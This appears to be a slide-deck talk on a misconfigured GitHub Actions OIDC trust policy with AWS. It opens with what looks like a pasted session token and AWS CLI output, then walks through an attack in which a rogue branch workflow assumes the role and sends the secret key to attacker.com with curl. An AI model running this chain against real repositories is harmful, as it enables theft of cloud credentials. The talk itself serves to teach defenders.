ysT5wVwgL7ZThWrbwqmQQI0v////////ARABGgw5NDExNzgyMjYxMzYiDDdBsH0GDbVf3xCXKirtAxKQkSPhK/KDhVi15v7vLkYTVi7UcIRedt+th1RdtTPpMAQPsvztiedU00ITYa
RyyWK1gPnnqEOABZJB5dn7W+BI7+WkcbCo5mZQnPSowz0lQxFJKm3qHFxODckeufvuoxJFZKKB5Cqc6QDgrPHY+jhJ902CJf3wXCLcalwwLASxmS/dRx8lJsybecqDIZNSMHEpk16ct+
0K7eZDYG5rDmVyHboBIAQRFNSjwPcqboox/Dv35K/cfVNkAgS00ioGXYgE6Tg969ys0cqCm8yb51MnPtpHHA1pQAud5CXBzKtDLubo4ZKtadwd7qmC+mqATiBkvWYVyoAZ+D/JBF5Ixb
XIWNm30yTH7MxpvbYYWCXVT59zqBoQJb0CP/fo71v74HaDeIMHwu+85IYA850s66m0g5BUAqNim6bfF03gcHZxYsx+IIuksloi0Jt89lAuBP7VXImQmumB2DH/KE5lX7MiHQrwoNC7Ie
kdYE9V5SKTwSyY99ir4zx1F779Zh5HySHpJEBLASuQSpkTZ9irDkN3T9z07P9VjwJD0Y5cad6PwtveX8RuKcq619ManoBKIPa341PB7SJwMXow/xI88j8QXUDZyp6kTLbnla2eHr3e0
DNx60WKSsNLQZ489rrofkPZzL+Pwd+ja8AriUw9uCq1AY6kgEp0Y9KithLef0KNivEwP7ZEmDt3y5GFKpK7SQzqzJlKw1IPmOXrvmk0Uf4pZq33NrKCmW1vPQCgPhAZ/UZASSrGpgaRq
hGAui2CsGbZwWkP6SlmmCn7LV+aK0eCSDkS6g6VkaJc3pqE+5ZT19iiv1aJgR3mjviroqNfJDMFG+7t
export AWS_DEFAULT_REGION=us-east-1
~/terraform-lab/lab-github-oidc-aws/environment/security$ aws sts get-caller-identity
{
  "UserId": "AROA5WIUYAXMKEH4NF4YE:GitHubActions-DirectSTS",
  "Account": "941178",
  "Arn": "arn:aws:sts::941178:assumed-role/gh-oidc-poc-01-any-repository/GitHubActions-DirectSTS"
}
~/terraform-lab/lab-github-oidc-aws/environment/security$ aws s3 ls
2026-06-20 15:53:48 athena-bucket
2026-08-20 03:00:23 devops-day-lima-tf
2026-08-21 11:19:23 gh-oidc-poc-01-any-repository
```

```
~/terraform-lab/lab-github-oidc-aws/environment/security$ aws s3 ls
```

```
aws: [ERROR]: An error occurred (ExpiredToken) when calling the ListBuckets operation: The provided token has expired.
```



"sub":
"repo:jbarreto7991@38899999/jb
arreto_github_oidc_aws@134099
9999:ref:refs/heads/main"

```
[...]
"Condition": {
  "StringLike": {
    "token.actions.githubusercontent.com:sub":
      "repo:jbarreto7991@38899999/j
      barreto_github_oidc_aws@1340
      999999:*"
  }
}
[...]
```

Evaluating trust policies

Vulnerability

Contexts that match:

- repo:....:ref:refs/heads/main
- repo:....:ref:refs/heads/feature-malicioso
- repo:....:ref:refs/heads/hotfix-urgente
- repo:....:pull_request
- repo:....:environment:dev
- repo:....:environment:production

1. The attacker creates a new branch:

```
git checkout -b feature-malicious
git push origin feature-malicious
```

2. On that branch, they create a new workflow:

```
.github/workflows/evil.yml
```

```
├── permissions: id-token: write
```

```
├── Calls AssumeRoleWithWebIdentity with the roleArn
```

```
├── Receives credentials
```

```
└── curl
```

```
https://attacker.com/exfil?key=$AWS_SECRET_ACCESS_KEY
```

3. Triggers the workflow manually or simply pushes (if the trigger is on: push)

```
gh workflow run evil.yml --ref feature-malicious
```


4. sub = repo:....:ref:refs/heads/feature-malicious

:* matches, credentials obtained

exfiltrated to the attacker's webhook



Conclusions





Gracias

Conectemos



Jorge
Barreto